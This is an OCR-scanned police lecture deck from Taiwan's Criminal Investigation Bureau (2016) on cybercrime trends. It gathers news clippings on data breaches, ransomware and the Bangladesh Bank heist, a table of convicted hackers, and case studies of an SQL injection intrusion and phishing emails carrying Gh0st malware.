網路犯罪與數位鑑識

警政署刑事警察局

電信偵查大隊　隊長莊明雄

2016.4.19

刑事警察局科技犯罪防制中心簡介

- 警察組織因應犯罪趨勢走向專業化發展
- 95年4月成立科技犯罪防制中心
  - 橫向統籌管控資訊、網路及通訊之偵查技術資源與建置科技偵查設備
  - 縱向深化犯罪情報分析技術之研究與匯流
- 在科技犯罪偵查領域提供完整、精確及迅速資訊，輔助外勤犯罪偵查，強化防制資通犯罪。

內容

一 近期網路犯罪現況

二 網路犯罪手法初探

三 目前網路犯罪處理流程

四 未來威脅與問題

五 結語

一、近期網路犯罪現況

虛擬VS現實

電影的情節是否會發生??

網路犯罪問題僅止於電腦?

資安漏洞不斷發生，網路安全問題越來越大

IE驚爆嚴重漏洞　微軟釋出修補救XP

微軟在官方部落格表示，這次的
破例釋出XP版的IE修補程式，但

文/ 黃彥棻 | 2014-05-09 發表

美國國安部警告微軟PC 移除Quicktime

分享　G+ 分享　留言　列印　存新聞　A-　A+

2016-04-18 23:01 世界日報 記者沈珠妮／即時報導　G+1 0

美國聯邦國土安全部（Department of Homeland Security）及一家頂級網路安全公司建議，微軟最新操作系統「Windows10」，立即移除(uninstall)蘋果電腦的「Quicktime」電玩軟體，因為他們在這個軟體上發現兩個新的「電腦程式錯誤(電腦蟲，computer bug)」。

網路安全公司「Trend Micro」在微博上說，蘋果電腦不再更新「Quicktime」電玩軟體的防火牆，雖然這個軟體才被找出了兩個「程式錯誤」。「Trend Micro」說，這個「電腦蟲」可以對個人電腦發動攻擊。

「Trend Micro」說，目前不知是否有駭客(hacker)利用這個電腦蟲發動攻擊，「Quicktime」並不影響蘋果的「Mac」系統。

裝直使用4.1系列版本，有个到10%容易遭受攻擊。

近年來網路犯罪趨向於詐欺與入侵

刑事局籲注意網路安全 避免駭客竊個資

2013-03-08 | 中廣新聞 | 潘千詩

台灣網路商機發達，而消費者資料外洩問題也很嚴重，讓詐騙集團有機可趁。刑事局分析相關資料發現，許多中小企業會使用便宜的套裝軟體架設網站，甚至委外製作，網站容易被植入後門或惡意程式而被駭客攻擊，竊取相關交易資訊或消費者資料。刑事局呼籲業者應重視網站安全機制，確實保護消費者個資與隱私。（潘千詩報導）

刑事局分析165反詐騙專線資料庫，發現許多B2C或C2C電子商務網站曾出現資安漏洞，被駭客攻擊導致資料外洩。刑事局指出，主要歸咎於部分小規模業者或個人工作室會使用簡單的個人電腦架設網站或是委外製作，甚至使用盜版軟體。研發室組長莊明雄說，除了安全防護能力不足，免費程式中也可能隱藏惡意程式，讓駭客輕鬆透過網路竊取資料。

刑事局呼籲經營電子商務網站的業者，應重視網路安全機制，聘請專業資訊管理人員架設防火牆與防毒軟體，不定期檢查網站記錄，盡量不要把公司網站委外製作、管理，也不要安裝來路不明的程式，以免被駭客攻擊。

台灣Groupon遇「駭」 380萬會員個資不保

卡優新聞網 作者：段楚媜 | 卡優新聞網 – 2013年5月29日 上午7:01

字 +字

相關內容

台灣Groupon遇「駭」 380萬會員個資不保

又有網站遇「駭」！繼中信金網銀繳費中心3.3萬筆戶資料外洩，Yahoo!Japan日本雅虎2...後，全球最大團購網Groupon...多達380萬會員個資...

酷朋台灣會員...通知信，因為該團購...台灣及時發現，粗...目前安全漏洞已修復...還須要一段時間。

台灣諾基亞委外網站資訊遭到入侵 駭客公佈 17 萬筆消費者資訊


[2013/02/22 16:37]

Ads by Google
性能更勁・2.0柴油休旅起勁登場 www.ssangyong.com.tw
扭力高達36.7kgm 爬山涉水，小菜一碟 彈性7人座4x4豪華休旅Rexton W震撼登場


作者：諾基亞

...個諾基亞台灣行銷活動網站受到影響，這些網...責管理。

...150 萬筆於諾基亞先前在台灣舉辦行銷...缺乏完整資訊，例如部分記錄僅包括電...否已取得超過 17 萬筆資料。



資料來源:警政署網站，2015年1至6月統計



從近年來所有詐欺數據，發現光個資外洩衍生的假冒機構詐財事件日益嚴重。
中小企業所掌握的個人資料成為駭客覬覦焦點!

電子商務網站已成為主要攻擊目標

- 具規模之電子商務網站為增加更多客源，大都於各大入口網站（如雅虎奇摩）購買廣告以吸引民眾點選購買。
- 因網站成立門檻不高且架設成本低廉，隨著B2C交易市場蓬勃發展，如網站資安防護能力薄弱，駭客只要鎖定攻擊熱門電子商務網站，即可取得大量民眾個資。

犯罪標的/駭客入侵

網路釣魚

破解密碼

取得權限

由於電腦網站以帳號密碼控管，駭客旨在透過各種手段取的電腦控制權限，然後搜刮有用資訊（如：個人資料），早期駭客以謀取成就感，**近來朝向販賣個人資料賺取利益為主流**

早期駭客與好奇、自我滿足為前提入侵，但多半不具威脅性

姓名	網路代稱	國籍	罪名 / 駭客行為	(宣判)年份
羅伯特·泰潘·莫里斯 Robert Tappan Morris	rtm	美國	惡意非法入侵聯邦相關利益之電腦，造成超過1千美元的損失[8] 散布莫里斯蠕蟲，導致約6000個系統癱瘓，共造成約200萬到6000萬美元的損失[9][10]	1990年5月16日
馬克·阿貝尼 Mark Abene	Phiber Optik	美國	入侵900個電話系統、詐取免費通話之竊取服務輕刑罪[1]	1991年
馬克·阿貝尼 Mark Abene	Phiber Optik	美國	由於非法入侵電腦以及預謀電腦犯罪[11]	1993年
陳盈豪	CIH	中華民國	意外散布出自行製作的CIH病毒，共造成全球6000萬台電腦癱瘓[13]	1999年
凱文·米特尼克 Kevin Mitnick	Condor	美國	四起電信欺詐，二起電腦詐欺，以及一起非法截取有線通訊[14]	1999年8月9日
蘇柏榕	cb	中華民國	入侵中華民國總統府網站張貼不實訊息：「總統府指示，定4月1日愚人節為國定假日。」[15]	2003年
傑佛瑞·李·帕森 Jeffrey Lee Parson	T33kid	美國	2004年8月11日認罪，承認惡意以他編寫版本之衝擊波蠕蟲攻擊受保護之電腦[16]	2005年1月1日
蘇柏榕	cb	中華民國	入侵大學入學考試中心網站，竊取150萬筆考生個人資料轉售補習班業者[15]	2005年
蘇柏榕	cb	中華民國	無故取得他人電磁紀錄罪：入侵中華電信、批踢踢、台灣深藍學生聯合論壇、無名小站、雅虎奇摩、Google、PChome等網站及桃園縣19所國民中學學籍資料庫，竊取個人資料，並將其中的上萬筆學生個人資料以新台幣17萬元轉賣給補習班業者[15]	2007年

駭客打錯字 轉帳沒得逞


2016-03-12 01:09:55 經濟日報 編譯湯淑君／綜合外電 存新聞

孟加拉央行官員透露，駭客上個月入侵孟加拉央行的系統，佯裝成孟國官員要求紐約聯邦準備銀行（New York Fed）匯出多筆款項，但因拼字出錯，導致一筆將近10億美元的線上銀行竊案未能得逞。

身分不詳的駭客，仍從孟加拉央行在紐約聯準銀行的帳戶竊走逾8,000萬美元，是已知史上金額最大銀行竊案之一。

兩名孟加拉央行高階官員說，駭客入侵孟加拉央行的系統，竊取付款轉帳認證，然後轉而以近36筆轉帳交易要求「轟炸」紐約聯準銀行，要求把孟加拉央行存放在紐約聯準銀行帳戶的錢轉出、並轉入菲律賓和斯里蘭卡的銀行。

結果，總計1.01億美元遭錯誤轉帳。其中四筆共約8,100萬美元成功轉入一家菲律賓銀行；第五筆欲轉入斯里蘭卡某非營利組織的2,000萬美元，則未被放行，因駭客拼錯帳戶名稱，誤把「foundation」（基金會）拼成「fandation」，促使通匯銀行德意志銀行向孟加拉央行要求確認，擋下這筆交易。



Sepúlveda afirma que amañó elecciones durante años en toda América Latina, según una información publicada este jueves en la edición digital de la revista *Bloomberg Businessweek*. Basada en entrevistas a Sepúlveda, a su supuesto socio, el venezolano afincado en Miami Juan José Rendón y a las partes afectadas, la noticia detalla el presunto *modus operandi* del *hacker*.

El PRI desmintió con rotundidad las imputaciones. "Son absolutamente falsas; carecen de fundamento y responden a una fantasía", afirmó el vicecoordinador de la campaña presidencial del

MÁS INFORMACIÓN

"Las declaraciones

根據西班牙《國家報》報導，塞普爾維達稱，**現任墨西哥總統恩里克（Enrique Peña Nieto）於2012年的選舉以60萬美金的預算，收買駭客團隊效命革命制度黨，並破壞了對手羅培茲（Andres Manuel Lopez Obrador）與何塞菲娜（Josefina Vázquez Mota）的競選團隊，操縱網路產生政治狂熱、製造假民調與安裝惡意軟體在對手競選辦公室，以求得最終的勝利。**

塞普爾韋達說，「11個月前我在辦公室被捕，那時我正用非和平的手段去控制反對黨的陣營，政客利用我的政治信仰與對國家的榮耀去操控我，最終卻成了國家的棄兒，影響了國家、軍隊和警察的榮譽與忠誠，還有那些為國家死去的人們。我明白所做的行為，很有可能

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群


美連鎖醫院MedStar疑遭勒索軟體攻擊，病人被迫轉院

MedStar未公開說明是否遭到勒索軟體攻擊，但員工爆料在電腦上看到駭客勒索的視窗畫面，要求醫院支付45個比特幣，相當於1.9萬美元，以換取資料解密。MedStar遭攻擊後，關閉所有電腦系統與電子郵件，迫使部分病況緊急的病人必須轉院治療，不須轉院的病人則以傳統的紙筆作業進行病歷登錄。

文/ 陳文義 | 2016-04-01 發表

讚 2.4 萬 按讚加入iThome粉絲團 讚 分享 251 G+1 4

圖片來源: MedStar



日前入侵臺灣N知名手機商的土耳其駭客論壇，不斷入侵他國網站，並公布成果與國家別，透過網站與其他駭客分享成果，成為治安隱憂!

二、網路犯罪手法初探

犯罪手法

- 一、隱碼攻擊SQL Injection
- 二、跨網站指令碼（Cross-site scripting）
- 三、電子郵件APT攻擊
- 四、釣魚網站Phshing
- 五、犯罪標的/癱瘓電腦 DDoS
- 六、通訊軟體與行動裝置安全(IOS & Android)

案例

駭客攻擊商務網站

(一)案由：某網站突然發現會員資料庫均被竄改，並造成12,428筆會員帳號資料遭竄改，嚴重影響公司營業利益。

(二)手法：資料隱碼（SQL Injection）攻擊。

駭客界林志炫 盜改1.2萬筆個資

白天做印刷 晚上與資安達人較勁

〔記者姚岳宏／台北報導〕國內首屆一指的古典音樂網站muzik-online日前遭駭客入侵，1萬2千餘筆會員資料全被竄改，整個網站大亂，警方追查發現，原來是北部某國立大學休學研究生施孟甫，為證明自己突破網路資安的能力，才挑上有資安達人坐鎮的該網站，進行了這場「駭客任務」。

據了解，25歲駭客施孟甫曾就讀資工研究所，無前科，目前休學中，白天在家裡開設的印刷廠工作，晚上就以自己的專業，替別人寫手機App程式，警方說他長相斯文，有點像知名歌手林志炫，恰巧兩人生活背景也接近（林志炫白天也在印刷廠工作，晚上當歌手），但施被逮後，不認為自己觸法，表示「我又沒有把這些資料拿來做壞事！」

入侵muzik-online

至於他針對的資安達人「KEN」，據說是業界頗負盛名的資安高手，其所管理的網站號稱「無人可入侵」；警方認為，施某挑上該網站，應是為了與其「較勁」。

警方調查，知名古典音樂網站muzik-online今年3月間發現有駭客入侵會員資料庫，消除全部會員姓名；一般來說，駭客與資安達人的網頁較勁很常見，有時角色還會互換，幾乎都不會向警方報案，可能是施某此舉已嚴重影響該公司利益，又或者無法彌補，才向警方報案。

資料隱碼攻擊 突破防火牆

刑事局偵九隊與科技研析組合組專案小組比對分析，得知駭客利用SQL injection（資料隱碼攻擊）手法，對該網站進行攻擊，取得權限而更改資料。

所謂SQL injection（資料隱碼攻擊），是指在SQL指令之中，嵌入一個惡意程式碼，以取得資料庫系統的控制權，可輕易通過防火牆和身分驗證機制，進而控制並更改資料庫。

警方仔細分析入侵手法與IP位置，上週循線前往施某位於北市內湖家中，查扣涉案蘋果筆電，施承認犯行，並說國內許多網站普遍存在這種資安漏洞，他只是為了證明自己能力。警訊後依妨害電腦使用罪嫌將他移送士林地檢署偵辦。

被資料庫被更動後
超過1萬2千名會員均無法登入


案例


偽冒健保局寄發惡意電子郵件


(一)案由：健保局發現有不法份子冒用健保局北區業務組名義寄發惡意郵件，被害人電腦中毒後，駭客就能遠端監看、盜取被害人電腦內所有個資。

(二)手法：以APT寄送電子郵件手法散布(鬼網Gh0st)惡意程式。

自由時報
B3 大社會
2013年5月27日／星期一
不爽被罰錢
冒健保局散播電腦病毒
寄惡意郵件 點選就被盜個資
至少得手一萬多筆個資






